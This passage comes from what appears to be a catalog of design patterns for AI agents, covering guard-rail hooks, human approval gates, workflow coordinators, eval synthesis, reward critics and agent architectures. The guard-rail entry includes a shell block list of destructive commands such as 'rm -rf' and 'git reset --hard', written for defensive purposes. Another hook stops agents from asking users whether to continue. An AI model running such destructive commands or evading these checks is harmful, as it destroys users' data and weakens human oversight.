- Handles complex problems with interdependent reasoning steps
- Can discover non-obvious connections between ideas
- Supports iterative refinement and backtracking
- More expressive than linear or tree-based approaches
**Cons:**
- Significantly higher computational cost (5-20x vs. linear reasoning)
- Complex to implement and debug
- May generate many redundant thoughts
- Requires sophisticated scoring and path-finding algorithms
- Can be overkill for simple problems
## How to use it
Use for complex problems where multiple solution approaches need to be merged or where early decisions may need revision based on later insights. LangGraph provides native support for GoT-like workflows with cycles and backtracking.
Use simpler approaches (CoT, ToT) for:
- Straightforward problems with single viable solution paths
- Cases where computational resources are limited
- Problems where reasoning branches don't need to recombine
## References
- [Graph of Thoughts: Solving Elaborate Problems with Large Language Models (AAAI 2024)](https://arxiv.org/abs/2308.09687) - Besta et al., ETH Zurich
- [Code Implementation](https://github.com/spcl/graph-of-thoughts)
- [LangGraph - Graph-based Agent Workflows](https://www.langchain.com/langgraph)
---
## Hook-Based Safety Guard Rails for Autonomous Code Agents
**Status:** validated-in-production
**Category:** Security & Safety
**Authors:** yurukusa (@yurukusa)
**Source:** https://docs.anthropic.com/en/docs/claude-code/hooks
## Problem
Autonomous code agents running unattended can execute destructive commands (`rm -rf`, `git reset --hard`), exhaust their context window without saving state, leak secrets via `git push`, or silently produce syntax errors that cascade into later failures.
These failures share a pattern: the agent took an action that a simple automated check would have caught. The agent itself can't reliably self-police because it operates within the same context that produces the mistakes.
## Solution
Use the agent framework's hook system (PreToolUse / PostToolUse events) to inject safety checks that run outside the agent's reasoning loop. Each hook is a small shell script that inspects tool inputs or outputs and either warns, blocks, or logs.
**Four guard rails that cover the most common failure modes:**
1. **Dangerous command blocker** (PreToolUse: Bash) — Pattern-matches commands for `rm -rf`, `git reset --hard`, `DROP TABLE`, etc. Blocks or warns before execution.
2. **Syntax checker** (PostToolUse: Edit/Write) — After every file edit, runs the appropriate linter (`python -m py_compile`, `bash -n`, `jq empty`). Catches errors immediately instead of 50 tool calls later.
3. **Context window monitor** (PostToolUse: all) — Counts tool calls as a proxy for context consumption. Issues graduated warnings (soft → hard → critical) and auto-generates a checkpoint file when context is dangerously low.
4. **Autonomous decision enforcer** (PreToolUse: AskUserQuestion) — Blocks the agent from asking "should I continue?" during unattended sessions. Forces the agent to decide and log uncertainty instead.
```bash
# Example: dangerous command blocker (simplified)
#!/bin/bash
INPUT="$(cat)"
CMD="$(echo "$INPUT" | jq -r '.tool_input.command // empty')"
if echo "$CMD" | grep -qE 'rm\s+-rf|git\s+reset\s+--hard|git\s+clean\s+-fd'; then
echo "BLOCKED: Destructive command detected: $(echo "$CMD" | head -c 100)"
exit 2 # non-zero = block the tool call
fi
exit 0 # 0 = allow
```
## Evidence
- **Evidence Grade:** `high`
- **Academic Validation:** External governance layers are necessary — even top-tier models show 40-51% unsafe behavior without guard rails (OpenAgentSafety, 2025)
- **Runtime Governance:** MI9 framework (2025) validates that rule-based, telemetry-driven safety logic operating outside the agent's context can effectively constrain behavior
- **Pre-Execution Validation:** CaMeL framework demonstrates that formal verification before code execution significantly improves security (Beurer-Kellner et al., 2025)
## How to use it
- Register hooks in the agent's settings file (e.g., `settings.json` for Claude Code).
- Each hook is a standalone shell script — no dependencies on the agent's internal state.
- PreToolUse hooks receive the tool name and input as JSON on stdin. Return exit code 2 to block.
- PostToolUse hooks receive the tool name, input, and output. Return exit code 0 (hooks can only warn, not block after execution).
- Start with the dangerous command blocker (highest impact, lowest effort).
## Trade-offs
- **Pros:**
- Runs outside the agent's context — immune to prompt injection or reasoning failures
- Language-agnostic (shell scripts work with any agent framework that supports hooks)
- Each hook is independently deployable — add one at a time
- Zero performance overhead for the agent (hooks run in milliseconds)
- **Cons/Considerations:**
- Pattern matching is inherently incomplete — creative destructive commands may slip through
- Context monitoring via tool-call counting is a proxy, not exact measurement
- Hooks can't prevent the agent from reasoning about dangerous actions, only from executing them
- Requires the agent framework to support PreToolUse/PostToolUse events
## References
- [Claude Code Hooks documentation](https://docs.anthropic.com/en/docs/claude-code/hooks) — Official hook system for Claude Code
- [claude-code-ops-starter](https://github.com/yurukusa/claude-code-ops-starter) — Open-source implementation of these 4 hooks with a risk-score diagnostic
- [MI9: Runtime Governance Framework](https://arxiv.org/html/2508.03858v3) (2025) — Validating external governance layers for agentic AI
- [OpenAgentSafety](https://arxiv.org/html/2507.06134v1) (2025) — Demonstrating 40-51% unsafe behavior without external guard rails
- [CaMeL: Code-Augmented Language Model](https://arxiv.org/abs/2506.08837) (2025) — Formal verification framework for secure LLM agent execution
---
## Human-in-the-Loop Approval Framework
**Status:** validated-in-production
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://claude.com/blog/building-companies-with-claude-code
## Problem
Autonomous AI agents need to execute high-risk or irreversible operations (database modifications, production deployments, system configurations, API calls) but allowing unsupervised execution creates unacceptable safety and compliance risks. Blocking all such operations defeats the purpose of agent automation.
## Solution
Systematically insert human approval gates for designated high-risk functions while maintaining agent autonomy for safe operations. Create lightweight feedback loops that enable time-sensitive human decisions without blocking the entire agent workflow.
**Core components:**
**Risk classification:**
- Identify functions that require human approval
- Define approval criteria (cost thresholds, data sensitivity, reversibility)
- Categorize operations by risk level
**Multi-channel approval interface:**
- Slack integration for real-time notifications
- Email for asynchronous approvals
- SMS for urgent/critical operations
- Web dashboard for batch reviews
**Approval workflow:**
- Agent requests permission before executing risky function
- Human receives context-rich approval request
- Quick approve/reject/modify decision
- Agent proceeds or adapts based on response
- Timeout handling with configurable escalation (default deny recommended)
**Audit trail:**
- Log all approval requests and responses
- Track who approved what and when
- Enable compliance and debugging
```mermaid
sequenceDiagram
participant Agent as AI Agent
participant Framework as Approval Framework
participant Slack as Slack Channel
participant Human as Human Reviewer
participant DB as Database
Agent->>Framework: Request: DROP old_users table
Framework->>Framework: Classify as HIGH RISK
Framework->>Slack: Send approval request with context
Slack->>Human: Notification with approve/reject buttons
alt Approved
Human->>Slack: Click "Approve"
Slack->>Framework: Approval granted
Framework->>Agent: Permission granted
Agent->>DB: Execute DROP table
Framework->>Framework: Log approval & execution
else Rejected
Human->>Slack: Click "Reject + provide reason"
Slack->>Framework: Rejection + context
Framework->>Agent: Permission denied + reason
Agent->>Agent: Adapt plan (skip or find alternative)
end
```
## How to use it
**When to apply:**
- Production database operations (DELETE, DROP, ALTER)
- External API calls with side effects (payments, emails, webhooks)
- System configuration changes (firewall rules, permissions)
- Destructive file operations (bulk deletes, overwrites)
- Compliance-sensitive operations (GDPR, HIPAA, SOC2)
**Implementation examples:**
**Decorator pattern (HumanLayer):**
```python
from humanlayer import HumanLayer
hl = HumanLayer()
@hl.require_approval(channel="slack")
def delete_user_data(user_id: str):
"""Delete all data for user - requires approval"""
return db.users.delete(user_id)
# Agent calls function normally
delete_user_data("user_123")
# Execution pauses, approval request sent to Slack
# Resumes after human approval/rejection
```
**Interrupt pattern (LangGraph):**
```python
from langgraph.types import interrupt
def risky_operation(state):
approval = interrupt({
"question": "Should I proceed with this operation?",
"operation": state["message"]
})
return {"user_approval": approval}
# Compile with checkpointer for state preservation
app = workflow.compile(checkpointer=MemorySaver())
```
**2. Configure approval channels:**
```yaml
approval_channels:
high_risk:
- slack: "#agent-approvals"
- sms: "+1234567890" # For urgent
medium_risk:
- slack: "#agent-review"
low_risk:
- email: "team@company.com"
```
**3. Set context requirements:**
- Why is the operation needed?
- What data will be affected?
- Is it reversible?
- What are the alternatives?
**Prerequisites:**
- Integration with communication platforms (Slack, email, SMS)
- Clear risk classification criteria
- Fast human response time for time-sensitive operations
- Fallback strategies when approval is denied
## Trade-offs
**Pros:**
- Enables safe autonomous execution of risky operations
- Maintains human oversight where it matters most
- Lightweight integration (Slack buttons, not complex UIs)
- Audit trail for compliance and debugging
- Reduces agent anxiety about mistakes
- Allows gradual trust expansion over time
**Cons:**
- Requires human availability and responsiveness
- Can bottleneck agent workflows if approvals are slow
- Infrastructure complexity (notification systems, state management)
- Risk of approval fatigue leading to rubber-stamping
- Requires clear classification of what needs approval
- May interrupt human focus with frequent requests
## References
- [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - HumanLayer's core product coordinates agent actions with "human approval steps" via Slack
- [HumanLayer Documentation](https://docs.humanlayer.dev/) - Framework and examples for human-in-the-loop agent workflows
- [12-Factor Agents](https://github.com/humanlayer/12-factor-agents) - Principles for production agent systems including human oversight patterns
- [Design Patterns for Securing LLM Agents](https://arxiv.org/abs/2506.08837) (Beurer-Kellner et al., ETH Zurich, 2025) - Academic treatment of approval systems as security pattern, including separation of proposal and execution
- Related patterns: [Spectrum of Control / Blended Initiative](spectrum-of-control.md), [Chain-of-Thought Monitoring & Interruption](chain-of-thought-monitoring-interruption.md)
---
## Hybrid LLM/Code Workflow Coordinator
**Status:** proposed
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://lethain.com/agents-coordinators/
## Problem
LLM-driven workflows are **non-deterministic**—even well-crafted prompts can produce unpredictable results. For some tasks (e.g., adding emoji to Slack messages based on PR status), occasional errors are unacceptable. But LLM workflows are fast to prototype and work well for many cases. You need both: **flexibility when experimenting** and **determinism when it matters**.
## Solution
Support both LLM-driven and code-driven workflows via a **configurable coordinator** parameter. Start with LLM for rapid prototyping, then migrate to code when you need determinism.
This pattern builds on the neuro-symbolic AI principle that combining neural reasoning (LLMs) with symbolic computation (code) produces more reliable systems than either approach alone.
**Coordinator configuration:**
```yaml
# LLM-driven (default, fastest to iterate)
coordinator: llm
# Code-driven (deterministic, goes through code review)
coordinator: script
coordinator_script: scripts/pr_merged.py
```
**When `coordinator: llm`:**
- Handler selects configuration based on trigger
- Loads prompt, tools, virtual files
- LLM decides which tools to call
- Handler coordinates tool calls based on LLM responses
**When `coordinator: script`:**
- Custom Python script controls workflow
- Same access to tools, trigger data, virtual files as LLM
- Can invoke LLM via subagent tool when explicitly needed
- Goes through code review like any other software
**Progressive enhancement approach:**
1. **Start with LLM** - Fast to prototype, works for many cases
2. **Observe failures** - Track where non-determinism causes problems
3. **Rewrite to script** - Use Claude Code to one-shot rewrite prompt → code
4. **Ship with confidence** - Code goes through review, deterministic behavior
```mermaid
graph LR
A[Trigger] --> B{Coordinator Type}
B -->|llm| C[LLM Orchestrates]
B -->|script| D[Script Orchestrates]
C --> E[Tool Calls]
D --> E
D -.optional.-> F[Subagent LLM]
E --> G[Result]
style C fill:#e3f2fd,stroke:#1976d2,stroke-width:2px
style D fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
```
## How to use it
**Implementation:**
```python
# Handler that supports both coordinators
def execute_workflow(trigger, config):
if config.get("coordinator") == "script":
# Code-driven: deterministic, goes through review
script = config["coordinator_script"]
return run_python_script(script, trigger)
else:
# LLM-driven: flexible, fast iteration
prompt = load_prompt(config["prompt"])
tools = load_tools(config["tools"])
return llm_orchestrate(trigger, prompt, tools)
```
**Script has same capabilities as LLM:**
```python
# scripts/pr_merged.py
def handler(trigger, tools, virtual_files, subagent):
# Same tools, trigger data, virtual files as LLM
messages = tools.slack.get_messages(limit=10)
pr_urls = extract_pr_urls(messages)
statuses = [tools.github.get_status(url) for url in pr_urls]
for msg, status in zip(messages, statuses):
if status in ["merged", "closed"]:
tools.slack.add_reacji(msg, "merged")
# Can use LLM selectively if needed
# summary = subagent.summarize(statuses)
```
**When to use each:**
| Use **LLM-driven** when... | Use **Code-driven** when... |
|----------------------------|----------------------------|
| Prototyping new workflow | Errors are unacceptable |
| Logic may change frequently | Determinism required |
| Happy to tolerate occasional failures | Workflow is stable |
| Fast iteration matters | Need code review process |
**Migration path:**
1. Prototype with `coordinator: llm`
2. Deploy and observe failure modes
3. When failures are problematic, ask Claude Code: "Rewrite this workflow as a script"
4. Update config to `coordinator: script`
5. PR goes through review, merge with confidence
## Trade-offs
**Pros:**
- **Best of both worlds**: LLM flexibility when prototyping, code determinism when mature
- **Token efficiency**: Code-first processing reduces token usage by 75-99% for data-heavy tasks (Anthropic Code-Over-API, 2024)
- **Easy migration**: One-shot rewrite from prompt → script
- **Same capabilities**: Scripts have access to all tools, can still use LLM via subagent
- **Code review**: Critical workflows go through standard review process
- **Progressive enhancement**: Don't over-engineer from the start
**Cons:**
- **Two code paths**: Need to maintain both LLM and script handlers
- **Rewrite cost**: Time investment to migrate from LLM → script
- **Less dynamic**: Scripts are harder to change than prompts
**When NOT to use:**
- Purely deterministic tasks (just use code from start)
- Highly exploratory tasks where LLM is always needed
## References
* [Building an internal agent: Code-driven vs LLM-driven workflows](https://lethain.com/agents-coordinators/) - Will Larson (Imprint, 2025)
* [PAL: Program-Aided Language Models](https://arxiv.org/abs/2211.10435) - Gao et al. (ICLR 2023)
* [Code execution with MCP](https://www.anthropic.com/engineering/code-execution-with-mcp) - Anthropic Engineering (2024)
* Related: Code Mode MCP Tool Interface, Deterministic Security Scanning Build Loop
---
## Incident-to-Eval Synthesis
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Codex (@openai)
**Source:** https://sre.google/sre-book/postmortem-culture/
## Problem
Many teams run agent evaluations, but the eval suite drifts away from real failures seen in production. Incidents get resolved operationally, yet the exact failure mode is rarely converted into a durable regression test. This creates repeat incidents and false confidence from stale benchmark sets.
## Solution
Convert every production incident into one or more executable eval cases, then gate future changes on those cases.
Pattern mechanics:
- Capture incident artifacts: inputs, context, tool traces, outputs, and impact.
- Normalize sensitive data and derive a minimal reproducible scenario.
- Encode expected behavior as objective pass/fail criteria.
- Add the case to the evaluation corpus with severity and owner metadata.
- Run incident-derived evals in CI and release gates.
```pseudo
incident = ingest_incident(ticket_id)
case = build_eval_case(
prompt=redact(incident.prompt),
tools=incident.tool_trace,
expected=define_acceptance_criteria(incident)
)
suite.add(case, labels=["incident", incident.severity])
if not suite.run(candidate_policy).pass(case.id):
block_release(candidate_policy)
```
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Academic research shows 60-80% success rates for automated test generation from failure reports
- Only 30% of organizations systematically reuse incident data; those that do see fewer repeat incidents
- Industry adoption at OpenAI, Anthropic, and Meta validates production-derived evals for ML systems
- **Unverified / Unclear:** Limited research specifically on AI agent incident-to-eval synthesis; most work focuses on traditional software or model evaluation
## How to use it
- Start with P0 (critical) incidents only, using tiered blocking: only P0 evals block releases initially; P1/P2 warn.
- Require a linked eval case in incident closure criteria.
- Track two metrics: incident recurrence rate and eval-catch rate before release.
- Periodically prune or merge redundant incident-derived tests to keep runtime manageable.
## Trade-offs
* **Pros:** Aligns evals with real risk and compounds operational learning over time.
* **Cons:** Adds triage overhead and requires discipline in incident data capture.
## References
- https://sre.google/sre-book/postmortem-culture/
- https://dl.acm.org/doi/10.1145/2635868.2635920 (Thummalapenta et al., FSE 2014: Automatic Generation of Test Cases from Bug Reports)
- https://martinfowler.com/articles/practical-test-pyramid.html
---
## Inference-Healed Code Review Reward
**Status:** proposed
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Simple reward functions that only check for "all tests passed" fail to capture nuanced code quality issues (e.g., performance regressions, style violations, missing edge-case handling). A single binary signal at the end cannot guide the agent to produce maintainable, high-quality code.
- Verifying **only** final correctness misses suboptimal commits (e.g., a patch that removes error handling but still passes tests).
- Reward models that produce a single scalar lack **explainability** to tell the agent which aspect of the code needs improvement.
## Solution
Use an **inference-healed reward model**—a code-review critic that:
**1. Decomposes Code Quality into Subcriteria**
- **Correctness:** Does the code pass all existing and newly added tests?
- **Style:** Are linters (e.g., ESLint, pylint) satisfied (zero or minimal warnings)?
- **Performance:** Are there clear performance regressions gauged by simple benchmarks?
- **Security:** Does a static analyzer (e.g., Bandit, SonarQube) flag no critical issues?
**2. Runs Internal Chain-of-Thought (CoT) Reasoning**
- If uncertain about a subcriterion (e.g., performance), the critic runs a short CoT inside itself:
```text
"Step: performance check. Baseline runtime: 50ms. New code runtime: 65ms.
Regression > 20%. Score: 0.4."
```
- This "inference healing" allows the reward model to **explain** each sub-score.
- Use smaller critic models (1–2B parameters) to keep CoT generation cost-efficient.
**3. Aggregates Subscores**
- Each subcriterion returns a float ∈ [0, 1].
- A weighted sum (e.g., 0.4 × correctness + 0.2 × style + 0.2 × performance + 0.2 × security) yields the final code-review score.
**4. Generates Human-Readable Feedback**
- Alongside a numerical score, return a short analysis:
```json
{
"correctness": 1.0,
"style": 0.8,
"performance": 0.4,
"security": 0.6,
"comments": "Performance regression due to O(n²) loop."
}
```
## Example
```python
# Pseudo-code for one code-review reward invocation
subscores = {
"correctness": test_critic.score(patch),
"style": linter_critic.score(patch),
"performance": perf_critic.score(patch),
"security": security_critic.score(patch),
}
final_score = sum(weight[k]*subscores[k] for k in subscores)
return final_score, subscores, comments
```
## How to use it
- **Critic Dataset Collection:** Gather examples of good vs. bad code patches, labeled along each subcriterion.
- **Critic Training:** Fine-tune a small LLM (e.g., 1–2 B parameters) to produce sub-scores and CoT justifications.
- **Integration into RL Loop:** Replace or augment the existing binary "tests-passed" reward with `inference_healed_reward(patch)`.
- **Selective Healing:** Generate CoT explanations only for subscores below a threshold (e.g., < 0.8) to reduce latency and cost.
- **Parallel Execution:** Run tests, linters, benchmarks, and security scans concurrently to reduce total evaluation time.
- **Human-in-the-Loop Checkpoints:** If a patch is borderline (e.g., final_score ∈ [0.5, 0.7]), route it for manual code review to generate better labels for future training.
## Trade-offs
- **Pros:**
- **Explainable Feedback:** The agent knows *why* a patch scored poorly, allowing targeted improvements.
- **Higher Code Quality:** Incorporates non-functional criteria (performance, security), leading to more robust code.
- **Cons/Considerations:**
- **Compute Overhead:** Each reward invocation may involve running tests, linters, benchmarks, and a static analysis, adding latency.
- **Critic Maintenance:** As coding standards or security rules evolve, retrain or update the critic models and rubrics.
## References
- Derived from "inference healing" in reward modeling, as discussed in the Open Source Agent RL talk (May 2025) and by Will Brown (Prime Intellect).
- Similar principles in "Criterion-Led Reward Models" (DeepMind blog, April 2025).
- Related academic work: "CodeRL: Mastering Code Generation through Pretrained Models and Deep Reinforcement Learning" (NeurIPS 2022) introduces critic-based reward signals for code generation.
- Industry validation: Multi-criteria code review deployed at scale by Microsoft (600K+ PRs/month), Tencent (325M lines/month), and Tekion (60% faster time to merge).
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
---
## Inference-Time Scaling
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://deepmind.google/research/
## Problem
Traditional language models are limited by their training-time capabilities. Once trained, their performance is essentially fixed, regardless of how much compute is available at inference time. This means that for particularly challenging problems, we cannot simply "think harder" by allocating more computational resources to find better solutions. This limitation becomes especially apparent in complex reasoning tasks where more deliberation could lead to better outcomes.
## Solution
Inference-Time Scaling allocates additional computational resources during inference to improve output quality. Instead of generating a single response, the system can:
1. **Generate multiple candidates** and select the best one (Best-of-N)
2. **Perform extended reasoning** chains before responding (Chain-of-Thought)
3. **Iterate and refine** outputs through multiple passes (Self-Refinement)
4. **Search through solution spaces** more thoroughly (Tree-of-Thought, MCTS)
5. **Verify and validate** answers before returning them (Self-Consistency)
This approach trades compute time for solution quality, allowing smaller models with inference-time scaling to outperform larger models using standard inference.
## Example
```python
class InferenceTimeScalingAgent:
def __init__(self, base_model, scaling_strategy='adaptive'):
self.base_model = base_model
self.scaling_strategy = scaling_strategy
def solve_with_scaling(self, problem, max_compute_budget=100):
if self.scaling_strategy == 'adaptive':
# Estimate problem difficulty
difficulty = self.estimate_difficulty(problem)
compute_budget = min(difficulty * 10, max_compute_budget)
else:
compute_budget = max_compute_budget
# Try different scaling approaches based on budget
solutions = []
# Approach 1: Multiple attempts with different prompting
if compute_budget >= 10:
solutions.extend(self.multiple_attempts(problem, n=5))
# Approach 2: Step-by-step reasoning with verification
if compute_budget >= 30:
solutions.append(self.deep_reasoning(problem))
# Approach 3: Solution space search
if compute_budget >= 50:
solutions.append(self.solution_search(problem))
# Select best solution
return self.select_best_solution(solutions, problem)
def multiple_attempts(self, problem, n=5):
"""Generate multiple solutions with different approaches"""
prompting_strategies = [
"Think step by step",
"Consider edge cases",
"Work backwards from the goal",
"Break into subproblems",
"Use analogical reasoning"
]
solutions = []
for i in range(n):
strategy = prompting_strategies[i % len(prompting_strategies)]
prompt = f"{strategy}: {problem}"
solution = self.base_model.generate(prompt)
solutions.append({
'solution': solution,
'strategy': strategy,
'confidence': self.evaluate_confidence(solution)
})
return solutions
def deep_reasoning(self, problem):
"""Extended chain-of-thought with self-verification"""
# Initial reasoning
cot_prompt = f"""
Problem: {problem}
Let me work through this systematically:
1. Understanding: What exactly is being asked?
2. Approach: What methods could work?
3. Solution: Work through the chosen approach
4. Verification: Double-check the answer
"""
initial_solution = self.base_model.generate(cot_prompt)
# Self-critique
critique_prompt = f"""
Problem: {problem}
Proposed solution: {initial_solution}
Critically evaluate this solution:
- Are there any errors?
- What assumptions were made?
- Could the approach be improved?
"""
critique = self.base_model.generate(critique_prompt)
# Refined solution
refine_prompt = f"""
Problem: {problem}
Initial solution: {initial_solution}
Critique: {critique}
Provide an improved solution addressing the critique:
"""
refined = self.base_model.generate(refine_prompt)
return {
'solution': refined,
'strategy': 'deep_reasoning',
'iterations': 3,
'confidence': self.evaluate_confidence(refined)
}
def solution_search(self, problem):
"""Search through solution space systematically"""
# This could implement beam search, A*, or other algorithms
# Simplified example using breadth-first exploration
candidates = PriorityQueue()
initial = self.generate_initial_solutions(problem, n=3)
for sol in initial:
candidates.put((-self.score_solution(sol), sol))
best_solution = None
iterations = 0
while not candidates.empty() and iterations < 10:
score, current = candidates.get()
if self.is_complete_solution(current, problem):
if best_solution is None or score < best_solution[0]:
best_solution = (score, current)
# Generate variations
variations = self.generate_variations(current, problem)
for var in variations:
var_score = self.score_solution(var)
candidates.put((-var_score, var))
iterations += 1
return {
'solution': best_solution[1] if best_solution else current,
'strategy': 'solution_search',
'iterations': iterations,
'candidates_explored': iterations * len(variations)
}
```
```mermaid
flowchart TD
A[Input Problem] --> B{Assess Difficulty}
B -->|Low| C[Standard Inference]
B -->|Medium| D[Multiple Attempts]
B -->|High| E[Deep Reasoning]
B -->|Very High| F[Solution Search]
D --> G[Generate N Solutions]
G --> H[Score Each]
E --> I[Initial CoT]
I --> J[Self-Critique]
J --> K[Refinement]
F --> L[Generate Candidates]
L --> M[Explore Space]
M --> N[Iterative Improvement]
H --> O[Select Best]
K --> O
N --> O
C --> O
O --> P[Final Answer]
style B fill:#fff3e0,stroke:#f57c00,stroke-width:2px
style O fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
```
## Real-World Evidence
- **Academic Foundation**: Wei et al. (2022) established chain-of-thought prompting; Wang et al. (2022) demonstrated self-consistency gains via multiple sampling
- **Search-Based Methods**: Yao et al. (2023) showed Tree-of-Thought improves complex problem-solving through search over reasoning paths
- **Production Models**: OpenAI o1 (September 2024) and Anthropic Claude Extended Thinking implement inference-time scaling with improved reasoning on math and coding tasks
- **Self-Refinement**: Shinn et al. (2023) Reflexion shows models can improve outputs through iterative self-critique
## Trade-offs
**Pros:**
- Can dramatically improve performance on complex tasks
- More cost-effective than training larger models
- Allows dynamic resource allocation based on task difficulty
- Enables "System 2" thinking in AI systems
**Cons:**
- Increased latency for responses
- Higher inference costs for complex problems
- Diminishing returns beyond certain compute thresholds
- Not beneficial for simple tasks
- Requires careful tuning of scaling strategies
## How to use it
- Use this when tasks need explicit control flow between planning, execution, and fallback.
- Start with one high-volume workflow before applying it across all agent lanes.
- Define ownership for each phase so failures can be routed and recovered quickly.
## References
- [Chain-of-Thought Prompting Elicits Reasoning (Wei et al., 2022)](https://arxiv.org/abs/2201.11903)
- [Self-Consistency Improves CoT Reasoning (Wang et al., 2022)](https://arxiv.org/abs/2203.11171)
- [Tree of Thoughts (Yao et al., 2023)](https://arxiv.org/abs/2305.10601)
- [Reflexion: Language Agents with Verbal Reinforcement Learning (Shinn et al., 2023)](https://arxiv.org/abs/2303.11366)
- [OpenAI Learning to Reason with LLMs](https://openai.com/index/learning-to-reason-with-llms/)
---
## Initializer-Maintainer Dual Agent Architecture
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents
## Problem
Long-running agent projects face distinct failure modes at different lifecycle stages:
- **Project initialization** requires comprehensive setup: environment configuration, feature specification, test infrastructure, and progress tracking systems
- **Incremental development** requires reading prior context, selecting the next task, implementing, and verifying—repeatedly across many sessions
- Single-agent approaches either over-engineer each session (wasting setup time) or under-invest in foundations (leading to drift and confusion)
- Session boundaries create context loss, causing agents to restart from scratch or lose track of project state
## Solution
Implement a two-agent architecture with lifecycle-specialized responsibilities:
**1. Initializer Agent** (runs once at project start):
- Creates comprehensive feature list with all requirements
- Establishes progress tracking artifacts (e.g., `progress.txt`)
- Sets up environment bootstrap scripts (e.g., `init.sh`)
- Configures testing infrastructure
- Makes first git commit with foundational structure
**2. Maintainer/Coding Agent** (runs in subsequent sessions):
- Executes session bootstrapping ritual:
1. Verify working directory (`pwd`)
2. Read git logs and progress files
3. Read feature list and select next incomplete feature
4. Run bootstrap script to start services
5. Run existing tests before implementing new features
- Works on one feature at a time
- Commits after each verified feature
- Updates progress artifacts
```mermaid
sequenceDiagram
participant Init as Initializer Agent
participant FS as Filesystem
participant Coding as Coding Agent
participant Git as Git Repository
Note over Init: Runs ONCE at project start
Init->>FS: Create feature-list.json (200+ items, all "passes: false")
Init->>FS: Create init.sh (environment bootstrap)
Init->>FS: Create progress.txt (empty log)
Init->>Git: Initial commit with foundation
Note over Coding: Runs in EACH subsequent session
loop Session N
Coding->>Git: Read git log for context
Coding->>FS: Read progress.txt
Coding->>FS: Read feature-list.json
Coding->>Coding: Select highest-priority incomplete feature
Coding->>FS: Run init.sh (start servers)
Coding->>Coding: Run E2E tests (verify baseline)
Coding->>Coding: Implement single feature
Coding->>Coding: Verify feature passes
Coding->>FS: Update progress.txt
Coding->>Git: Commit changes
end
```
## How to use it
**Best for:**
- Projects requiring many sessions to complete (days/weeks of agent work)
- Complex applications with 50+ discrete features
- Scenarios where context loss between sessions is costly
- Teams using agents for sustained development, not one-shot tasks
**Implementation steps:**
1. **Design the Initializer prompt**: Focus on comprehensive upfront planning
- Feature list with detailed acceptance criteria
- Environment setup automation
- Progress tracking file structure
2. **Design the Coding Agent prompt**: Focus on incremental progress
- Session bootstrapping ritual (read context first)
- Single-feature focus
- Mandatory testing before marking complete
- Commit discipline
3. **Define the handoff artifacts**:
```
project/
├── feature-list.json # All features with pass/fail status
├── progress.txt # Running log of decisions and work
├── init.sh # One-command environment startup
└── .git/ # Descriptive commits as context
```
## Trade-offs
**Pros:**
- Clear separation of concerns between setup and execution
- Session bootstrapping ritual prevents context loss
- Mirrors effective human team practices (shift handoffs)
- Initializer creates consistent foundation for all future sessions
- Git history + progress files provide rich context for new sessions
**Cons:**
- Requires upfront investment in comprehensive feature specification
- Two different prompts/configurations to maintain
- Initializer must anticipate needs of Coding Agent
- Not suitable for exploratory or research-oriented projects
- Overhead is wasteful for small, single-session tasks
## References
* [Anthropic Engineering: Effective Harnesses for Long-Running Agents](https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents)
* [Cursor: Scaling long-running autonomous coding](https://cursor.com/blog/scaling-agents)
* Related: [Filesystem-Based Agent State](filesystem-based-agent-state.md)
* Related: [Proactive Agent State Externalization](proactive-agent-state-externalization.md)
---
## Intelligent Bash Tool Execution
**Status:** validated-in-production
**Category:** Tool Use & Environment
**Authors:** Clawdbot Contributors
**Source:** https://github.com/clawdbot/clawdbot/blob/main/src/agents/bash-tools.exec.ts
## Problem
Secure, reliable command execution from agents is complex and error-prone:
- **PTY requirements**: TTY-required CLIs (coding agents, terminal UIs) fail with direct exec
- **Platform differences**: Linux and macOS behave differently for detached processes, signal handling
- **Security concerns**: Arbitrary command execution needs approval workflows, elevated mode detection
- **Background management**: Long-running processes need tracking, output aggregation, and cleanup
Agents need a multi-mode execution strategy that adapts to the command's requirements while maintaining security and reliability.
## Solution
Multi-mode execution with adaptive fallback: direct exec → PTY, with automatic selection based on command requirements and runtime capabilities. The system handles PTY spawn failures gracefully, manages background processes, and provides security-aware approval workflows.
**Core concepts:**
- **Tool schema definition**: Bash commands invoked through structured tool interfaces (MCP, OpenAI Function Calling) with validated parameters.
- **PTY-first for TTY-required commands**: Detects when commands need a pseudo-terminal (coding agents, interactive CLIs) and spawns via `node-pty`.
- **Graceful PTY fallback**: If PTY spawn fails (module missing, platform unsupported), falls back to direct exec with a warning.
- **Platform-specific handling**: macOS requires detached processes for proper signal propagation; Linux handles both modes.
- **Security-aware modes**: Elevated mode detection with approval workflows (deny, allowlist, full).
- **Background process registry**: Long-running processes tracked with session IDs, output tailing, and exit notifications.
- **Output truncation**: Enforce `maxOutput` limits to prevent memory exhaustion for verbose processes.
- **Proper signal propagation**: SIGTERM/SIGKILL delivered correctly to child processes on timeout or abort.
**Implementation sketch:**
```typescript
async function runExecProcess(opts: {
command: string;
workdir: string;
env: Record;
usePty: boolean;
timeoutSec: number;
runInBackground?: boolean;
maxOutput?: number;
}): Promise {
let child: ChildProcess | null = null;
let pty: PtyHandle | null = null;
const warnings: string[] = [];
if (opts.usePty) {
try {
const { spawn } = await import("@lydell/node-pty");
pty = spawn(shell, [opts.command], {
cwd: opts.workdir,
env: opts.env,
cols: 120,
rows: 30,
});
} catch (err) {
// PTY unavailable; fallback to direct exec
warnings.push(`PTY spawn failed (${err}); retrying without PTY.`);
const { child: spawned } = await spawnWithFallback({
argv: [shell, opts.command],
options: { cwd: opts.workdir, env: opts.env },
fallbacks: [{ label: "no-detach", options: { detached: false } }],
});
child = spawned;
}
} else {
// Direct exec without PTY
const { child: spawned } = await spawnWithFallback({
argv: [shell, opts.command],
